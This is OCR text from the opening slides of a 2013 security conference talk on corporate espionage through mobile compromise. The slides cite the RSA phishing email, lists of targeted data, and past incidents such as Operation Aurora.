Corporate Espionage via Mobile Compromise

A Technical Deep Dive

David Weinstein

VIAFORENSICS
advancing mobile security


2013
TROOPERS
MAKE THE WORLD A SAFER PLACE

Corporate Espionage

Corporate Espionage

O RLY?

“From small beginnings
come great things...”



From: web master [webmaster@beyond.com]

Sent: to 3.3.2011 18:48

To: [redacted]@emc.com

Cc: [redacted]

Subject: 2011 Recruitment plan

2011 Recruitment plan.xls

I forward this file to you for review. Please open and view it.

“The email was crafted well enough to trick one of the employees to <u>retrieve it from their Junk mail folder</u>, and open the attached excel file...”

It’s just business.... right?


"Economic espionage losses to the American economy total more than $13 billion..."

Assistant Director
Counterintelligence, FBI

WHAT?

Technologies of Interest

Information and Communications
Military
Energy, Materials, Manufacturing
Healthcare



R&D

Client lists

Trade secrets

Strategic plans

Personnel records

Production processes

Confidential financial data

Customer billing information

HOW?

Increasingly Cyber

Fast and cheap
Anonymity
Sharing of tools, techniques
Attribution
Geo-politics

WHY?

2009

Operation Aurora

2010


Chinese Sinovel and AMSC Wind Turbine

2011


2012

2013


So is it real?



